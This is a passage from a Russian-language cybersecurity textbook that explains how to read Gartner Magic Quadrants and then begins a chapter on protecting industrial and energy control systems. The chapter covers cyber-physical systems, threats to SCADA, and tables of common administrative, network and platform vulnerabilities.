Дальновидные производители программного обеспечения (Visionaries) инвестируют средства в лидирующие технологии, которые лягут в основу следующего поколения продукта и позволят покупателям получать более быстрый доступ к улучшенному управлению и безопасности. Вендоры из этой группы могут оказывать влияние на развитие отрасли, но не могут воздействовать на лидеров и претендентов на лидерство. Покупатели склоняют свой выбор к дальновидным производителям с целью получения не только возможности использования наиболее современных функций ПО, но и более пристального внимания со стороны вендора.

Нишевые игроки

Нишевые игроки (Niche Players) предлагают жизнеспособные решения, которые отвечают основным требованиям покупателей. Маловероятно, что они окажутся в конечном списке закупки, но им стоит дать шанс. Чаще всего эти вендоры упускают возможности оказать влияние на рынок, но это не означает, что они покорно следуют за лидерами отрасли. Нишевые игроки могут быть ориентированы на небольшие сегменты рынка и часто демонстрируют на них более высокую эффективность, чем лидеры. Покупатели отдают предпочтение вендорам этого типа, когда стабильность

и фокусировка на нескольких важных функциях и особенностях программного продукта важнее, чем долгосрочные и грандиозные планы развития производителя.

Для того чтобы правильно «читать» квадрант Gartner, необходимо знать точный заголовок квадранта. Например — квадрант может быть на тему «Платформы BI», а может быть «Платформы для хранилищ данных». Или «Платформы для построения систем отчетности». Поскольку их может быть очень много. Это и хорошо и плохо. Производитель может среди кучи квадрантов найти такой, на котором он представлен лучше, а простые зрители путаются. Но важно тут то, что если у нас «Платформы BI», то успехи этого производителя на ниве построения хранилищ — именно на этот квадрант влияют мало. И наоборот, неискушенный посетитель презентации обычно не обращает на это внимание. Более того, не все пользователи могут сказать, чем «Платформы BI» отличаются от «Платформ хранилищ». Хотя разница, на самом деле, большая.

Поэтому здесь важна методика составления квадранта.



Source: Gartner (July 2017)

Рис. 7.19. Магический квадрант Gartner в области унифицированных коммуникаций, опубликованный в июле 2017 г.

Каждый квадрант сопровождается большим длинным текстом. Там есть четкое определение того, о чем этот квадрант, что в него входит и что нет и по каким критериям отбора производители в него попадают. А также про каждого из лидеров написано, что в нем нравится экспертам Gartner, а что нет.

Конечно, доля субъективизма в этих квадрантах всегда присутствует, так как их составляют люди, однако по четко прописанным критериям можно понять, что от них можно ожидать.

Например, в квадранте по BI платформам производитель, претендующий на попадание в квадрант, должен показать объем продаж по этой теме не менее 20 миллионов долларов в год и платформа должна поддерживать 8 из 12 функциональных областей, таких как OLAP, Dashboards, Metadata Management и др. (они перечислены).



Source: Gartner (February 2020)

Рис. 7.20. Магический квадрант Gartner для SIEM-систем на февраль 2020 г.

Две оси квадранта — Ability to Execute и Completeness of Vision — сложны сами по себе, но общий смысл в том, что первая отражает *маркетинговые и продажные* показатели производителя, а вторая — *технологическую продвинутость и стратегию* компании в этой теме. Поэтому чем правее производитель, тем он технологически продвинутое (по мнению экспертов Gartner), а чем выше, тем успешнее в маркетинге и продажах. Те, у кого хорошо и с маркетингом, и с технологиями, — попадают в квадрант лидеров.

Хотя на самом деле состав осей несколько сложнее, но идея построения именно такая. В качестве примера на рис. 7.19 представлен такой квадрант Gartner, составленный на июль 2017 г.

В течение многих лет клиенты и реселлеры в системе унифицированных коммуникаций (UC) полагались на рыночные отчеты, такие как магический квадрант Gartner, чтобы определить ведущих поставщиков. Хотя магический квадрант представлял собой далеко не самый полный обзор рынка, он давал основную информацию о некоторых ведущих провайдерах в области коммуникаций и о том, что они могут предложить.

Тем не менее в январе 2019 года в краткой заметке о решении «переориентировать» свои исследования *Gartner объявила, что эпоха магического квадранта подходит к концу*. В статье говорится, что по мере того, как модели корпоративных закупок продолжают сдвигаться в сторону *облачных* решений для UC и *контакт-центров* (CC), магический квадрант для унифицированных коммуникаций с локальным размещением больше не нужен.

Некоторые эксперты, однако, полагают, что это может быть просто признаком того, что Gartner необходимо обновить свои отчеты, чтобы отвечать требованиям меняющегося рынка. Например, они советуют начать выпускать *единый* магический квадрант для объединенных коммуникаций (UCC), а не полностью отменить UC квадрант. Понятия «коммуникация» (communication) и совместная работа (collaboration) естественно связаны между собой в бизнес-среде, и это дало бы возможность расширить охват поставщиков.

На рис. 7.20 представлен магический квадрант Gartner для SIEM-систем.

Итак, магический квадрант Gartner (Magic Quadrant (MQ) — это графическое отображение ситуации на рынке, позволяющее *оценить возможности продуктов и самих производителей*. Поскольку в своих периодически выпускаемых отчетах Gartner рассматривает не только качество и возможности программного обеспечения, но и характеристики разработчика в целом, в том числе опыт продаж и работы с клиентами, бизнес-модель, инновации, стратегии маркетинга, продаж, специалистам по кибербезопасности и даже менеджерам крупных компаний целесообразно использовать этот источник информации при выборе оптимальных стратегий киберзащиты.

Литература к главе 7

1. <https://www.kaspersky.ru/resource-center/preemptive-safety/cyber-security-basics>
2. <https://securityaffairs.co/wordpress/49624/hacking/cyber-red-team-blue-team.html>
3. https://www.anti-malware.ru/analytics/Market_Analysis/Threat-Hunting-tools-review
4. https://www.securitylab.ru/blog/personal/Business_without_danger/343248.php
5. <https://habr.com/ru/company/dsec/blog/460097/>
6. <https://blog.tiger-optics.ru/2018/12/what-is-mitre-attack/>
7. <https://bakotech.ua/uploads/ckeditor/files/SIEM-for-Beginners-RU.PDF>

ГЛАВА 8

КОНЦЕПЦИИ, СТАНДАРТЫ И МЕТОДЫ ОБЕСПЕЧЕНИЯ КИБЕРБЕЗОПАСНОСТИ КРИТИЧЕСКИХ ИНФРАСТРУКТУР

Глава посвящена стратегическим вопросам обеспечения кибербезопасности современных критических инфраструктур. Особенно детально здесь будут рассмотрены основные тенденции развития и особенности реализации на практике процессов цифровизации современных промышленных инфраструктур, включая анализ причин и следствий эволюции парадигмы информационной безопасности современного промышленного производства.

Основное внимание уделено анализу основных угроз для электроэнергетических структур, наиболее известным уязвимостям промышленных информационно-коммуникационных систем, а также различным эффективным методикам оценки рисков безопасности в таких электроэнергетических системах. Детально рассматриваются конкретные типовые сценарии процессов анализа так называемых рейтингов рисков для электроэнергетических систем, а также наиболее эффективные международные стандарты и методы, направленные на уменьшение величин их (рисков) численных значений.

Большая часть материалов этой главы посвящена описанию нормативно-технической базы обеспечения кибербезопасности энергетических структур ведущих мировых индустриально развитых стран. В частности, здесь детально рассмотрены стандарты авторитетного американского общества приборостроителей (ISA), международной организации по стандартизации в области промышленной безопасности (ISO), стандарты национального института стандартов и технологий (NIST), специальные публикации NIST 800, руководство по обеспечению безопасности промышленных систем управления (KS), руководство по управлению рисками для информационно-телекоммуникационных систем (NIST 800-30), руководство по обработке инцидентов в сфере компьютерной безопасности (NIST 800-61), наиболее интересные стандарты Североамериканской корпорации по надежности электроснабжения (NERC), а также — национальная стратегия по защите киберпространства в США (DHS).

8.1. Тенденции развития и особенности цифровизации промышленных инфраструктур

8.1.1. Особенности цифрового управления промышленными инфраструктурами

В работе [Белоус А.И. Кибербезопасность объектов топливно-энергетического комплекса. Концепции, методы и средства обеспечения. — Инфра-инженерия, 2020] мы детально рассмотрели основные *направления, проблемы и риски цифровизации и*

автоматизации современного производства. В частности, показали, что для современных промышленных инфраструктур, в том числе и для большинства объектов ТЭК, вступающих в эру цифровой экономики, возникают **новые угрозы кибербезопасности**. Прежде всего это касается **систем управления физическими процессами** (рис. 8.1) [1].




Рис. 8.1. Структура современного цифрового производства [1]

Уязвимым является также и *сеть контроллеров*, осуществляющих сбор данных с физических объектов и генерирующих непосредственные управляющие воздействия, в соответствии со встроенным в них программным обеспечением, которое может содержать *программные трояны* (программные закладки).

Еще более усложняет ситуацию с кибербезопасностью в электроэнергетике тот факт, что современные технологии позволяют создавать микрочипы (микропроцессоры) для этих контроллеров со встроенными без ведома пользователя *аппаратными троянами*, которые могут в любой момент по команде «хозяина» извне (или по заложенному непосредственно в чип внутреннему алгоритму типа «временная бомба») взять управление «на себя» и даже полностью вывести систему из строя [Белоус А.И., Солодуха В.А. Программные и аппаратные трояны. Способы внедрения и методы противодействия. Первая техническая энциклопедия в двух книгах. — М.: Техносфера, 2017. — 1320 с.].

Эти контроллеры, как правило, связаны в сети SCADA-систем, а те, в свою очередь, через общую коммуникационную среду — с корпоративной сетью предприятия, причем в качестве среды взаимодействия, как правило, выступает глобальная сеть (Internet).

Компьютеризация производственных инфраструктур привела к слиянию (интеграции) исполнительных модулей и модулей взаимодействия систем, и как следствие — к переходу к цифровому взаимодействию, обмену данными и управляющими командами. Если раньше, как было показано выше, каждый узел производственной системы представлял собой отдельный компонент со своим контуром управления, функции управления которого определялись в соответствии с теорией автоматизированного управления и типами обратных связей, сегодня такой узел уже не просто



«компьютеризирован», переведен на цифровое управление и сам является *киберфизическим объектом*, но и активно взаимодействует со множеством других таких узлов, организуя производственный процесс практически без участия человека.

Понятие *киберфизический объект* (или кибернетическая система как совокупность объектов) используется для представления производственных и технологических схем, интегрирующих системы преобразования различных видов энергии и информационно-телекоммуникационную среду, обеспечивающую обмен между компонентами и устойчивое функционирование всей системы путем мониторинга и автоматизированного управления. Таким образом, *концептуальная структура киберфизической системы* включает в себя следующие элементы [1]:

- набор взаимосвязанных *физических компонент*, реализующих конкретный технологический процесс;
- набор взаимосвязанных *информационных компонент*, с разной степенью автоматизации осуществляющих управление процессом;
- *коммуникационную среду*, обеспечивающую передачу информации внутри системы и обмен информации с окружающей средой, а также передачи управляющих команд исполнительным механизмам.

Из-за интеграции физической, информационной и коммуникационной составляющих в современной киберфизической системе функции управления ею осуществляются через *информационное воздействие*, тогда как в традиционных системах автоматического управления и регулирования в основе функции управления лежала *физическая величина*.

Таким образом, на основе киберфизических систем формируется *киберсреда цифрового производства*, которую можно описать как набор следующих компонентов: *центр управления; корпоративная информационная среда; АСУ предприятия*.

В свою очередь управление технологическим процессом осуществляется в этой среде посредством следующих компонентов;

- АСУ технологических процессов (в общем случае всех протекающих на предприятии);
- коммуникационной сети;
- физических компонент, реализующих процесс производства и управляемых программируемыми контроллерами;
- исполнительного механизма АСУТП.

При этом обеспечение безопасности производства осуществляется с комплексным использованием как стандартных средств информационной безопасности, так и управления стандартными системами защиты.

Киберфизическая система, исходя из концепции построения и особенностей такого рода систем, обладает следующими основными *свойствами* [1].

1. Наличие избыточности и резервирование ресурсов системы (допуская возможность полного резервирования узлов).
2. Функциональная связность. Под функциональной связностью здесь понимается способность создавать внутри системы целевые функции из комбинации ее отдельных узлов, с различным уровнем декомпозиции функций.
3. Возможность построения целевой функции (или функций) системы из заданного набора функций ее компонент.

Цифровизация промышленности привела к появлению в индустрии новых проблем, связанных с обеспечением информационной и кибербезопасности. Единое киберпространство, образуемое взаимодействующими системами на основе общих, универсальных протоколов и принципов удаленного управления, приводит к транзитивному замыканию всех действующих компонент, позволяя замкнуть через контуры цифрового взаимодействия все управляющие системы как производственной, финансовой, так и социальной сферы. Глобальная доступность объектов киберпространства порождает проблему обеспечения устойчивой работы современного производства в условиях случайных компьютерных сбоев и целенаправленных компьютерных атак, приводящих к долговременному и трудно обнаруживаемому воздействию на управление технологическими процессами.

Поэтому сегодня изменяется как само понятие, так и подходы к обеспечению безопасности АСУТП и производственных систем: возникает задача сохранения их работоспособности в условиях нового «ландшафта угроз».

8.1.2. Основные угрозы безопасности цифрового производства

Особенностью ставших известными инцидентов последних лет становится все больший рост серьезных случаев, прежде всего связанных с функционированием АСУТП. Согласно опубликованной в 2017 г. нашей вышецитируемой книге статистики, объекты промышленности составляли больше 20% всех зафиксированных объектов кибератак. Доля таких областей, как социальные сети, файловые хостинги, новостные сайты, мобильные телекоммуникационные компании, в совокупности составила менее 13% всех зафиксированных инцидентов.

Как показано на рис. 8.2, современный злоумышленник, воздействуя через телекоммуникационные каналы или имея доступ к информационным ресурсам корпоративной сети предприятия, имеет возможность оказывать влияние на производство в целом.




Рис. 8.2. Новые возможности нарушения безопасности промышленного предприятия [1]

Второй канал для организаторов атак — это возможность воздействий через цифровые компоненты управления (сети и контроллеры).

По данным SecurityLab.ru за 2020 год можно было отметить получение злоумышленниками *доступа к личным данным* пользователей сервиса LastPass, и, таким образом, к множеству учетных данных, в том числе, производственных систем. В качестве каналов проникновения по тем же данным в различных инцидентах использовались вирусы в изображениях на легитимных web-сайтах; уязвимость, обнаруженная в смартфонах от Samsung; и даже электрическая интерференция в памяти DRAM.

Основные каналы воздействия, которыми может воспользоваться нарушитель, можно классифицировать следующим образом: воздействия на устройства; воздействия на подсистему управления; воздействие на протоколы и сетевое оборудование; воздействие на человеко-машинный интерфейс.

Согласно статистике нарушений безопасности [2], в последнее время происходит скачкообразный рост числа инцидентов АСУТП, связанных с их кибербезопасностью, и обусловленный тенденцией интеграции систем управления технологическими процессами и корпоративных информационных сетей. Воздействия на автоматизированные системы управления технологическими процессами в почти 50% зафиксированных случаев уже происходят из корпоративной сети, а почти в 20% случаев — из сети Internet.

Следует подчеркнуть, что согласно статистике, также *изменяется общий характер атак на киберфизические системы*. Характерными для цифрового производства становятся *целенаправленные* атаки, а иногда к их подготовке и проведению привлекаются специалисты в соответствующих промышленных отраслях, в том числе связанные с обслуживанием задействованного оборудования. Злоумышленники используют сразу несколько методов и «векторов» атак, комплексный подход к реализации воздействия. Атаки включают в себя широкий набор не только технических методов, но и методов, основанных на социальной инженерии. Также изменяется и *цель* самой атаки — это не похищение информации, а *воздействие непосредственно на происходящий технологический процесс*. На сегодняшний день экспертами эта угроза зачастую оценивается более серьезно, чем похищение данных [3].

Наблюдаемое на момент выхода книги широкое использование облачных систем и систем с нечетким периметром связано с развитием следующих *угроз кибербезопасности* [1].

- Угрозы, направленные на использование вычислительной мощности облака для решения задач злоумышленника (например, brute force паролей и кэшей) или для маскировки источника воздействия на другие объекты.
- Угрозы, направленные на платформы, инфраструктуры и ПО пользователей облака со стороны других пользователей облака или из сети Интернет.
- Появление систем «умного дома», или в более общем виде появление Интернета вещей, привело к возможности нарушения безопасности личного пространства в виде:
- Использование бытовых устройств для проникновения на персональные компьютеры и мобильные телефоны.
- Угроза жизни и здоровью пользователей (нарушение работы бытовых устройств может привести к пожарам, отравлениям и т.п.).
- Подмена медиаконтента в качестве средства ведения информационных войн.

Угрозы безопасности SCADA определяется тем, что число подключенных к сети Интернет промышленных сетей растет — это обусловлено, в том числе, внедрением smart grid и «умных счетчиков», но многие из них по-прежнему используют *изоляция* как основную меру защиты, а значит число и сложность атак на АСУ ТП возрастают. Систематизация новых угроз приведена в табл. 8.1 [1].

Таблица 8.1. Систематизация угроз, возникающих в современных технологических промышленных системах

Технология	Уязвимые элементы	Последствия реализации угрозы	Особенности защиты
Виртуализация	Гипервизор	Захват управления	Защита «последней инстанции» — невозможно выявить успешную атаку
Облачные технологии	Механизмы разграничения доступа между ВМ	Разрушение структуры облака	Необходимость разграничения персональных ресурсов
Мобильные системы	Механизмы аутентификации и шифрования (не применяются или используются частично)	Перехват управления данными и использование для атак на связанные устройства	Недостаток энергоресурсов
«Умный дом»	Незащищенная связь с Internet, целостность ПО	Сбор критичной информации, вывод из строя, перехват управления	Невозможность интерактивного взаимодействия с пользователем

По-прежнему во многих случаях *целью* реализации современных киберугроз часто является *вымогательство* либо *промышленный шпионаж*, *сбор персональных данных* (в виде новой цели для атак, направленных на сбор персональной информации: повседневная активность, *номера PIN* для банковских карт, *социальные данные* и т.п.).

Итогом рассмотрения новых горизонтов угроз является также появление новых целей в виде перехвата управления и навязывания своих алгоритмов управления; новых механизмов доставки ВПО: от поиска уязвимостей до социальной инженерии, целенаправленный выбор объекта атаки и планирование киберопераций.

К сожалению, как указано в [1], менее 2% от подвергшихся атакам предприятий сообщают об имевших место инцидентах, а специалисты АСУ ТП переоценивают степень защищенности своих систем (отсутствие подключения к интернету, возможности межсетевых экранов).

Сочетание новых целей атак, таких как перехват управления и нарушение технологического процесса, новых механизмов проникновения и новых объектов атак приводит к необходимости разработки новых подходов к обеспечению безопасности промышленных систем в эпоху цифрового производства.

8.1.3. Эволюция парадигмы информационной безопасности производства

Цифровизация современной промышленности, неотъемлемой частью которой является и энергетика, проходит через несколько этапов, характеризующихся разной степенью передачи функций человека компьютерной системе. На ранних стадиях это выражалось степенью автоматизации производственной сферы, заключающейся в автоматизации документооборота, процессов сбора и обработки информации и подготовки ее в соответствующем формате для пользователя.




Рис. 8.3. Трансформация требований к безопасности промышленного производства [1]

Дальнейшая интеграция с компьютерными системами привела к постепенной передаче права формирования решений от человека-оператора к автоматизированной системе. Этот этап характерен интенсивным развитием методов и средств искусственного интеллекта, как тактики обоснования и оптимизации процесса принятия решений, что привело к созданию специальных экспертных систем, нечеткого вывода, прогнозирующих систем и т.д.

Вместе с трансформацией традиционного производства (рис. 8.2) происходила также трансформация требований к информационной безопасности (рис. 8.3). С появлением киберфизических систем и интернета вещей, цифрового производства, к понятию *информационной безопасности*, базирующейся на безопасности информационно-телекоммуникационных систем, добавилось понятие *кибербезопасности* [4].

Природа цифрового производства обуславливает основную сложность, возникающую при создании модели угроз систем этого класса. Большое число пользователей, компонент, интеграция производства приводит к невозможности использования традиционных моделей атак, что видно на примере работ в области моделирования угроз современных промышленных систем (например, [5]). Предсказать и описать все многообразие возможных воздействий становится трудно, если вообще возможно — а их число увеличивается по мере развития и интеграции технологий.

8.1.4. Основные уязвимости промышленных информационно-коммуникационных систем

Уязвимости промышленных ИКТ-систем находятся в центре внимания ведущих экспертов по кибербезопасности по всему миру. Это является результатом осознания неотложности решения вопроса и отсутствия соответствующих инструментов и

средств для решения проблемы. В частности, в США был проведен ряд новаторских мероприятий: создание лабораторий, испытательных стендов и испытательных полигонов для промышленных ИКТ-систем (например, Национальная лаборатория штата Айдахо, Национальная программа испытательных стендов для систем SCADA (supervisory control and data acquisition – системы диспетчерского контроля и сбора данных)), промышленного альянса по кибербезопасности, программы кибербезопасности в химической отрасли и т.д. Более подробно особенности американской системы киберзащиты мы рассмотрим в конце этой главы.

Так, в 2003 году Национальные лаборатории Сандиа провели оценку уязвимости ИКТ-систем, уделяя основное внимание системам управления и автоматизации, используемым в критически важных инфраструктурах.

Большинство уязвимостей по безопасности в энергетической инфраструктуре связаны с невозможностью адекватного определения чувствительности в плане обеспечения безопасности для данных (информации) систем автоматизации, определения и защиты периметра безопасности, создания комплексной безопасности посредством глубокой защиты и ограничения доступа к данным и услугам для аутентифицированных пользователей. Многие из этих уязвимостей являются результатом недостаточного управления безопасностью и неэффективного администрирования.

Кроме того, специалисты отрасли не осведомлены в значительной степени о видах угрозы и потенциальных возможностях противника. Наконец, сами администраторы в сфере автоматизации невольно являются источниками появления множества уязвимостей из-за активного размещения сложного современного оборудования информационных технологий в системах управления без соответствующего обучения и подготовки в области безопасности. Комплексное решение в этом плане включает в себя повышение осведомленности о новых угрозах, разработку надежного и эффективного управления безопасностью, а также устранение уязвимостей безопасности благодаря интеграции защитных технологий.

Безопасность систем управления в электроэнергетике зависит от множества разнородных категорий элементов, попытка систематизации которых была принята в работе [1] и приведена в табл. 8.1.

Системные данные

Безопасность системы, ориентированная на данные, сосредоточена на сохранении доступности, подлинности, целостности и конфиденциальности данных. Сохранение этих атрибутов обеспечивает надежную работу всей системы.

Администрирование безопасности

В материале [6] утверждается, что «Административная составляющая системы управления включает в себя такие неавтоматизированные функции, как документация и процедуры. Кардинальным элементом документации является политика безопасности системы, которая устанавливает цели и обязанности по обеспечению безопасности».

Архитектура

Архитектура систем управления в электроэнергетике относится к своей специфической иерархии управления и хранения данных. С одной стороны, полностью централизованные полномочия по автоматизации означают, что функцией удален-

ных станций является немного большее, чем обеспечение границы для аналоговых и цифровых сигналов управления и измерений; это десятилетняя традиционная модель. С другой стороны, полностью децентрализованные полномочия приводят к ситуации, в которой конкретные операции зависят от реального поведения более мелких объектов.

Таблица 8.2. Наиболее распространенные уязвимости, связанные с администрированием системы управления [6]

Категория	Уязвимость
Политика	Система управления не имеет конкретной документированной политики по безопасности. Эта ключевая уязвимость порождает распространение процедурных и технических уязвимостей
	Система управления часто не имеет конкретного или документированного плана по безопасности
Процедуры	Руководства по внедрению для оборудования и систем обычно отсутствуют или не отвечают требованиям (не полны)
	В жизненном цикле системы отсутствуют административные механизмы для обеспечения безопасности.
	Аудиты по безопасности проводятся редко, если вообще проводятся
Обучение	Нет ни формального обучения безопасности, ни официальных документированных процедур по безопасности
Управление конфигурацией (компоновкой)	Обычно не существует формального управления конфигурацией и официально документированных процедур. Следовательно, нет ни формальных требований, ни последовательного подхода к конфигурации

Таблица 8.3. Общие уязвимости в сетях систем управления [6]

Категория	Уязвимость
Администрирование	Используется минимальное управление потоком данных (например, минимальное использование списков управления доступом, виртуальные частные сети или виртуальные локальные сети (LAN))
	Конфигурации для сетевых устройств не сохраняются и не делаются их резервные копии
	Пароли при передаче не шифруются
	Пароли на сетевых устройствах существуют неопределенно
	Пароли на устройствах являются общими
	Применены минимальные административные средства управления доступом
Аппаратные средства	Недостаточная физическая защита сетевого оборудования
	Физический доступ к оборудованию имеет неответственный персонал
	Не определен периметр безопасности для системы, который определяет точки доступа, которые должны быть защищены
Периметр	Системы защиты доступа отсутствуют или плохо сконфигурированы на интерфейсах (сопряжениях) с внешними сетями (то есть не связаны с системой управления)
	Сети системы управления используются для другого вида трафика
Мониторинг и регистрация данных	Записи по системе защиты доступа и маршрутизатору не собираются и не проверяются
	В сети системы управления мониторинг безопасности отсутствует
Безопасность линий связи	Критические каналы мониторинга и управления необозначены, что усложняет планы резервирования или действий в чрезвычайных ситуациях
	Соединения системы контроля над уязвимыми ссылками (линиями связи) не защищены шифрованием

Таблица 8.3 (окончание)

Категория	Уязвимость
Удаленный доступ	Аутентификация удаленного доступа не соответствует стандартам или отсутствует
	Удаленный доступ в сеть системы управления использует общий пароль и общие учетные записи
Беспроводные соединения	Технология беспроводной локальной сети (LAN), используемая в сети системы управления без строгой аутентификации и/или защиты данных между клиентами и точками доступа

Сети систем управления

Сети систем управления энергетическими объектами включают в себя все элементы каналов передачи данных, которыми владеет и управляет соответствующая единица инфраструктуры. Сетевые устройства включают низкоуровневое оконечное коммуникационное оборудование (модемы), современные сетевые устройства (маршрутизаторы, сетевые устройства защиты и т.д.) и само канальное оборудование (кабели, полосы отвода, микроволновые антенны и т.д.). Функциональные возможности сети включают способность сети безопасно и надежно доставлять сообщения SCADA и надежно поддерживать работу системы. В табл. 8.2 приведен список распространенных уязвимостей, связанных с сетями системы управления.

Платформы

Обычно специалисты по кибербезопасности рассматривают термин «Платформы» как компьютерное оборудование (включая определенные промышленные платформы), так и программные средства (типа приложений и операционных систем) в системах управления.

В табл. 8.4 приведен список распространенных уязвимостей, связанных с программными и аппаратными платформами, используемыми в сетях систем управления.

Таблица 8.4. Распространенные уязвимости, связанные с программными и аппаратными платформами [6]

Категория	Уязвимость
Программные средства	Исправления безопасности операционной системы не поддерживаются
	Конфигурации не сохраняются или не резервируются для важных платформ, включая интеллектуальные электронные устройства (IED)
	Используются конфигурации операционной системы по умолчанию, что дает возможность наличию небезопасных и ненужных сервисов
	Пароли часто хранятся на виду вблизи критических систем
Администрирование	Не используются пароли включения питания и экранных заставок
	Пароли не шифруются при передаче
	Пароли на устройствах имеют коллективный доступ
	Для паролей нет установленных требований по временным ограничениям, длине или типу символов
	Применены минимальные административные средства управления доступом
	Пользователи имеют привилегии администратора
	Не отвечающая требованиям физическая защита критических платформ

Таблица 8.4 (окончание)

Категория	Уязвимость
Аппаратные средства	Физический доступ к оборудованию имеет неотвеченный второстепенный) персонал
	На отдельных рабочих станциях в сети SCADA присутствует доступ в систему по телефонной линии
Мониторинг и регистрация	Файлы регистрации систем (системные журналы) не ведутся и не исследуются
Защита от вредоносных программ	Программные средства контроля на наличие вирусов не установлены, не используются либо не обновляются

Профилактические действия

В США Президентский совет по защите критических инфраструктур и Министерство энергетики совместно разработали конкретные методологические предложения (в англоязычном варианте их называют «шаги») для того, чтобы помочь любой организации поэтапно повысить безопасность своих сетей SCADA. Эти шаги (этапы) не должны быть предписывающими или всеобъемлющими. Тем не менее они все-таки касаются важных действий, которые необходимо предпринять для улучшения защиты сетей SCADA. Этапы разделены на две категории: конкретные действия по улучшению реализации и действия по созданию основных процессов и политик (методик) управления.

Министерство энергетики США играет ключевую роль в защите важнейшей энергетической инфраструктуры страны, как указано в Национальной стратегии национальной безопасности. Выполняя эту обязанность, *Отдел независимого надзора и обеспечения эффективности при Министерстве энергетики* провел ряд оценок организаций с сетями SCADA, чтобы глубже понять уязвимости сетей SCADA и предложить конкретные меры, необходимые для защиты этих сетей. Управление энергетического обеспечения также выполняет обязанности энергетического департамента, работая с федеральными, штатными и частными партнерами по защите национальной энергетической инфраструктуры, повышению надежности энергоснабжения и оказанию помощи в реагировании на чрезвычайные ситуации в области энергетики.

Хотя эти «шаги» были определены в США, они, безусловно, могут послужить отправной точкой для улучшения защиты критически важных инфраструктур от кибератак и в Российской Федерации. Ниже мы кратко рассмотрим только несколько таких «американских шагов» в электроэнергетике.

8.2. Оценка рисков безопасности в энергетических системах

8.2.1. Киберугрозы и промышленные информационно-коммуникационные технологии

Обеспечение безопасности компьютерных систем, которые управляют промышленным производством, имеет жизненно важное значение для защиты ключевых компонентов критических инфраструктур, к числу которых, несомненно, относится и электроэнергетика. Современные системы предназначены, в первую очередь, для удовлетворения все возрастающих требований к производительности, надежности,

безопасности и многофункциональности промышленного оборудования. Тем не менее поскольку эти системы постоянно интегрируются с системами информационно-коммуникационных технологий (ИКТ) для продвижения «более продвинутых» функциональных возможностей, возможностей корпоративного подключения и удаленного доступа, в компоненты операционных систем одновременно внедряются и новые серьезные *уязвимости* [2].

